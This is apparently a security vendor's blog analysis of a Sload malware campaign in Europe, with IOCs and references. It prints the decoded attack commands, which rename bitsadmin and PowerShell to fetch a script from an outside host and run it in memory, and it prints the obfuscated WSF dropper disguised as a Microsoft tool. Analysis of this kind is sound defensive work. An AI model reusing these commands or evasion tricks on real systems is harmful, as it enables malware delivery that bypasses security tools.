Sload Targeting Europe Again

blog.minerva-labs.com/sload-targeting-europe-again


- Tweet
-

Sload (also known as Starslord loader) is one of the most dangerous malware strain in recent years. It usually functions as a downloader, which is a computer virus that collects and exfiltrates information from the infected device, with the purpose of assessing the target and dropping a more significant payload if the target seems profitable. Mainly targeting Europe, Sload has been in active use since at least 2018, where multiple vendors have reported attacks on targets in the UK and Italy. The malware's developer/s have taken a unique approach; instead of using an executable or a malicious document to infiltrate machines, they use scripts that are native to Windows operating systems, such as VBS and PowerShell as an initial foothold, tricking users into executing them using spear phishing.

The downloader is actively developed and has been through several iterations; its creator is constantly changing the first stage script, while the main module remains more or less consistent. First reports of this malware indicate that it uses a rogue LNK file (Windows shortcut) to download a PowerShell script, which will eventually download and execute Sload. Later editions begin with obfuscated WSF/VBS scripts, which are frequently mutated to bypass AV detection. The initial script employed in attacks repeatedly scores low on VirusTotal and is designed to bypass advanced security tools such as EDRs.


Minerva Labs have seen Sload infections coming from Italian endpoints this year, aligning with the information provided in this tweet. The script we encountered is an obfuscated WSF script that decodes a set of malicious commands, and once executed, will stealthily download and run a remote payload in memory. This is achieved using a simple evasion technique, the script renames legitimate Windows binaries. Both “bitsadmin.exe” and “Powershell.exe” are copied and renamed, the former is used to download a malicious PowerShell script and the latter loads it to memory and begins its execution.

The decoded commands (commented by us):



```
REM copy bitsadmin to programdata
cmd /c cmd /c copy /Y /Z c:\Windows\SysWOW64\bi*.exe %programdata%\NvVuneH*.exe
REM copy powershell
cmd /c copy /Z c:\Windows\SysWOW64\WindowsPowerShell\v1.0\*ell.exe %programdata%\NvVuneH*.exe
REM download lagos.doc using renamed bitsadmin
%programdata%\NvVuneHin.exe /nowrap /transfer qwDVBSpe https://milanospizzaofavemaria.com/[redacted]
REM load and execute lagos.doc using the renamed powershell
%programdata%\lagos.doc%programdata%\NvVuneHell.exe  -c  &( $Ni=gc %programdata%\lagos.doc| Out-String; $Ni |iex  )
```


The obfuscated WSF Script:



```
<package><job id="kNKNa_26"><script language="VBScript">
' Version: 40.43.5
'
' Copyright (c) Microsoft Corporation. All rights reservec
'
' Windows Software Licensing Management Tool.
'
 Set nJwPif=WScript.CreateObject("WScript.Shell")
WhYu="i|i2.LiryZzR`)exehqevksvt)$i|i2ppi.`425z`ppilWvi{sTv
arr=split(WhYu,"dev")
For Each PYwIhE In arr
BmpMJl=""
For intI = 0 to Len(PYwIhE) - 1
BmpMJl=""+chr(Asc(Mid(PYwIhE,intI + 1 ,1 ))+0-4)+BmpMJl
Next
nJwPif.run BmpMJl,false,-1
Next

</script></job></package>
```

The final payload of this downloader varies, but it was reported to drop Ramnit and Trickbot banking trojans, both of which are highly hazardous malware that may even lead to ransomware. Minerva prevents Sload and its subsequent payloads:



[5348] C:\Windows\explorer.exe
Created on Mar 15th 2021 02:55 pm

[9728] C:\Windows\System32\wscript.exe
Command: "C:\Windows\System32\WScript.exe" "C:\Users\[redacted]\fa…
Created on Jun 7th 2021 04:34 pm by [redacted]
SHA 256: f42201b5d890a96302f90102b16d7c31cfcc3b67c801ba7c6f6be223f16d7011

"C:\ProgramData\NvVuneHin.exe" /nowrap /transfer qwDVBSpe https://milanospizzaofavemaria.com/[redacted] C:\ProgramData\lagos.doc

References:

- https://cert-agid.gov.it/news/campagna-sload-v-2-9-3-veicolata-via-pec/
- https://www.bitdefender.com/files/News/CaseStudies/study/377/Bitdefender-Whitepaper-WMI-creat4871-en-EN-GenericUse.pdf
- https://www.cybereason.com/blog/banking-trojan-delivered-by-lolbins-ramnit-trojan
- https://yoroi.company/research/the-sload-powershell-threat-is-expanding-to-italy/
- https://www.vkremez.com/2018/08/lets-learn-in-depth-into-latest-ramnit.html
- https://www.proofpoint.com/us/threat-insight/post/sload-and-ramnit-pairing-sustained-campaigns-against-uk-and-italy
- https://twitter.com/luc4m/status/1391720926069235714
- https://www.microsoft.com/security/blog/2020/01/21/sload-launches-version-2-0-starslord/
- https://www.microsoft.com/security/blog/2019/12/12/multi-stage-downloader-trojan-sload-abuses-bits-almost-exclusively-for-malicious-activities/

IOCs:

URLs:

http://milanospizzaofavemaria[.]com/

Hashes:

3AFFBFB7E5CBC4CE9D4F149F0EC826F9932AFFD83CF5F77A1BDE334EB3A37D49